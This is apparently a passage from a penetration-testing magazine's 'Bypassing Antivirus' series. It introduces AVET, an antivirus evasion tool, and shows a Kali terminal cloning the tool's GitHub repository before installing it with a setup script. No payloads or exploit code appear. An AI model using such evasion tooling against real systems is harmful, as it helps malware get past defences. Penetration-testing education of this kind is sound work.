
Voila. The Windows Domain Pen test Lab is ready.

AVET - Antivirus Evasion Tool

BYPASSING ANTIVIRUS


Welcome back readers. In our Bypassing Antivirus section of our previous issues, readers have learned about various methods of bypassing antivirus and different payload generators that simplify bypassing antivirus during penetration testing.

In this Issue, our readers will learn about a new tool that can be used during penetration testing to bypass AntiVirus. Called as AVET or antivirus Evasion tool, this tool's repository can be cloned from Github as shown below.




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/govolution/avet
Cloning into 'avet'...
remote: Enumerating objects: 704, done.
remote: Counting objects: 100% (704/704), done.
remote: Compressing objects: 100% (171/171), done.
remote: Total 3170 (delta 546), reused 686 (delta 533), pack-reuse
d 2466
Receiving objects: 100% (3170/3170), 676.70 KiB | 781.00 KiB/s, do
ne.
Resolving deltas: 100% (2289/2289), done.

┌──(kali㉿kali)-[~]
└─$ 
```

Once the repository is cloned, the tool can be installed running the ./setup.sh script in the cloned avet directory.

